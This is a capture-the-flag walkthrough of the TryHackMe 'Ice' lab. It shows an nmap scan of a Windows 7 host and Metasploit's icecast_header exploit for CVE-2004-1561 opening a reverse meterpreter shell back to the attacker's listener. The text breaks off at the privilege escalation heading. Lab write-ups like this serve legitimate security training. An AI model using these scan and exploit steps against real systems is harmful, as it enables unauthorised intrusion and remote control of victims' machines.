

To access the machine, click on the link given below:
https://tryhackme.com/room/ice

SCANNING


I performed an **nmap** aggressive scan on the target to identify open ports and the services running on them.



```
┌──(root㉿kali)-[~/thm/ice]
└─# nmap -A -p- 10.10.7.214 --min-rate 10000 -oN ice.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-23 07:15 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Warning: 10.10.7.214 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.7.214
Host is up (0.19s latency).
Not shown: 40217 closed tcp ports (reset), 25306 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
|_ssl-date: 2025-05-23T11:15:52+00:00; -2m07s from scanner time.
| ssl-cert: Subject: commonName=Dark-PC
| Not valid before: 2025-05-22T11:06:23
|_Not valid after:  2025-11-21T11:06:23
| rdp-ntlm-info:
|   Target_Name: DARK-PC
|   NetBIOS_Domain_Name: DARK-PC
```




```
|   DNS_Computer_Name: Dark-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2025-05-23T11:15:39+00:00
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp  open  http          Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49159/tcp open  msrpc         Microsoft Windows RPC
49166/tcp open  msrpc         Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 2 hops
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DARK-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:7d:89:29:7b:27 (unknown)
| smb2-time:
|   date: 2025-05-23T11:15:39
|_  start_date: 2025-05-23T11:06:06
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
```



```
Network Distance: 2 hops
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DARK-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:7d:89:29:7b:27 (unknown)
| smb2-time:
|   date: 2025-05-23T11:15:39
|_  start_date: 2025-05-23T11:06:06
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Dark-PC
|   NetBIOS computer name: DARK-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-05-23T06:15:39-05:00
|_clock-skew: mean: 58m05s, deviation: 2h14m11s, median: -1m52s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE (using port 41024/tcp)
HOP RTT       ADDRESS
1   295.42 ms 10.21.0.1
```


FOOTHOLD

The **nmap** scan revealed an interesting service running on port 8000 so I accessed it.



The source you requested could not be found.

The room had the following link for reference: https://www.cvedetails.com/cve/CVE-2004-1561/



Vulnerability Details : CVE-2004-1561 Public exploit exists!

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

Published 2004-12-31 05:00:00 Updated 2025-04-03 01:03:51 Source MITRE — View at NVD, CVE.org

Vulnerability category: Overflow Execute code

Products affected by CVE-2004-1561

Icecast » Icecast » Version: 2.0
cpe:2.3:a:icecast:icecast:2.0:*:*:*:*:*:*:* — Matching versions

Icecast » Icecast » Version: 2.0.1
cpe:2.3:a:icecast:icecast:2.0.1:*:*:*:*:*:*:* — Matching versions


Exploit prediction scoring system (EPSS) score for CVE-2004-1561 — EPSS FAQ

79.30% Probability of exploitation activity in the next 30 days — EPSS Score History
~ 99 % Percentile, the proportion of vulnerabilities that are scored at or less

Metasploit modules for CVE-2004-1561


Icecast Header Overwrite — Disclosure Date: 2004-09-28 — First seen: 2020-04-26
exploit/windows/http/icecast_header
This module exploits a buffer overflow in the header parsing of icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma. Sending 32 HTTP headers will

The **Icecast** service running on port 8000 seemed to be vulnerable to code execution. **Metasploit** contained an exploit that could be used for this. So I started the **metasploit** framework and selected the appropriate exploit.




```
┌──(root㉿kali)-[~/thm/ice]
└─# msfdb run
[+] Starting database
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.4.56-dev                          ]
+ -- --=[ 2505 exploits - 1291 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
msf6 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > |
```

I configured the required options and ran the exploit to get a reverse meterpreter shell.




```
msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.27     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set RHOSTS 10.10.7.214
RHOSTS => 10.10.7.214
msf6 exploit(windows/http/icecast_header) > set LHOST tun0
LHOST => 10.21.17.140
msf6 exploit(windows/http/icecast_header) > |
```




```
msf6 exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 10.21.17.140:4444
[*] Sending stage (177734 bytes) to 10.10.7.214
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in r
egular expression
[*] Meterpreter session 1 opened (10.21.17.140:4444 -> 10.10.7.214:49214) at 2025-05-23 07:32:44 -0400

meterpreter > sysinfo
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: Dark-PC\Dark
meterpreter > |
```

PRIVILEGE ESCALATION

I used the `local_exploit_suggester` post module to look for privilege escalation vectors.

